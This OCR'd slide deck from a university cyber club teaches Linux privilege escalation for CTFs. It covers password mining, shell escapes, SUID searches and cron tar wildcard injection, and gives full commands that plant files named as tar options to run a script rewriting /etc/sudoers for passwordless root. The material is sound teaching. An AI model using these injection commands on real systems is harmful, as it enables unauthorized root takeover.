Mason Competitive Cyber

Linux Privilege Escalation


Upcoming Competitions & Events

- PicoCTF
  - 9/28 12pm until 10/12 12pm
  - Online
  - Beginner-friendly
  - #picoctf2018
- Metropolis
  - 10/6
  - In-person
  - UMD, 9am-4pm
  - #metropolis2018

Overview- Priv Esc

- You have access to a machine
  - Not enough permissions to do something
- Where will I use this?
  - CTF challenge category
  - Attack/Defense CTFs
  - Pen testing
- Windows vs Linux Priv Esc
- Check permissions by listing allowed commands for user
  - Sudo -l

Linux Priv


Linux
Daemons
Kernel
Password Mining
Logs
Memory
History
Configuration Files
Sudo
Shell Escape Sequences
Abuse Intended Functionality
LD_PRELOAD / LD_LIBRARY_PATH
NFS
Cron
Path
Wildcards
File Overwrite
File Permissions
SUID Binaries
Shared Object Injection
Symlink
Environment Variables
Startup Scripts
Configuration Files

Password Mining

- Password mining
  - plaintext or encrypted

- Memory (volatile!)
- Config files
  - grep -RiIn passw / 2>dev/null
- History
  - ~/.bash_history
  - Weird commands might be passwords
- Logs
  - /var/log

Shell Escape

- Spawn shells from applications
- Vim/vi
  - :set shell=/bin/bash
    - ^or /bin/sh or whatever shell you want
  - :shell
- Vim / vi / man / less / more /GDB /iftop
  - !sh
- FTP
  - !
- Find
  - find /bin -name nano -exec
- awk
  - awk ‘BEGIN {system(“/bin/sh?)”’

SUID

- Normally, commands run with the permissions of user that runs them

- Set User ID
  - Command that runs with different permissions

- find / -perm -4000 -type f 2>/dev/null
  - find / → finding from system root
  - -perm -4000 → looks for the SUID flag
  - 2>/dev/null → redirects stderr to null = silences errors

World-Writable Files

- SUID finds *commands* executed with different permissions
- World-writable files are *files* that you can write to that might be executed with different permissions

-
  ```
  find / -perm -0003 -user root 2>/dev/null | grep \.py$
  ```
  - python files owned by root that are world-writable

Cron

- Schedule tasks to execute at certain times
- Tasks stored in a file
  - User level tasks → /var/spool/cron/crontabs
  - System level tasks → /etc/crontab


Cron

- Schedule tasks to execute at certain times
- Tasks stored in a file
  - User level tasks → /var/spool/cron/crontabs
  - System level tasks → /etc/crontab

- Overwrite files for tasks
- Wildcard tar injection


Wildcard Injection

- *
  - pattern
  - alphabetically sorted list of filenames matching pattern



```
user@debian:~/test$ ls
dir1  dir2  file1.txt  file2.txt
```


- rm *   would delete files, but not directories



```
user@debian:~/test$ echo "" > "-rf"
user@debian:~/test$ ls
dir1  dir2  file1.txt  file2.txt  -rf
user@debian:~/test$ rm *
```


Wildcard Injection

- *
  - pattern
  - alphabetically sorted list of filenames matching pattern



```
user@debian:~/test$ ls
dir1   dir2   file1.txt   file2.txt
```

- rm *   would delete files, but not directories




```
user@debian:~/test$ echo "" > "-rf"
user@debian:~/test$ ls
dir1   dir2   file1.txt   file2.txt   -rf
user@debian:~/test$ rm *
user@debian:~/test$ ls
-rf
```

Cron Tar Wildcard Injection

- Tar
  - compresses files, uncompresses files
  - has a “checkpoint” argument that performs an action (command) after a specified number of files tar runs on.

- You find a cron job on a web server you compromised




```
root tar -zcf /var/backups/html.tgz /var/www/html/*
```

Cron Tar Wildcard Injection

- Tar
  - compresses files, uncompresses files
  - has a “checkpoint” argument that performs an action (command) after a specified number of files tar runs on.

- You find a cron job on a web server you compromised



```
root tar -zcf /var/backups/html.tgz /var/www/html/*
```

```
echo 'echo "username ALL=(root) NOPASSWD: ALL" > /etc/sudoers' >test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
echo "" > --checkpoint=1
```

Kernel Exploit

- Look for outdated and vulnerable linux kernel version
- uname -r
- linux exploit suggester

Tool

- unix-privesc-check
  - Shell script that checks for a lot of things mentioned
  - https://github.com/pentestmonkey/unix-privesc-check

- Still good to know how to find priv escalation manually
  - Won’t always have access to script
  - Doesn’t have everything

Hands On

- Linux VM vulnerable to privilege escalation
  - https://go.gmu.edu/linuxpe
  - user:password321

- Training CTF
  - tctf.competitivecyber.club

- Ask questions!!!

Proud Sponsors

Thank you to these organizations who give us their support:

BATTELLE

It can be done™

CRYPSIS™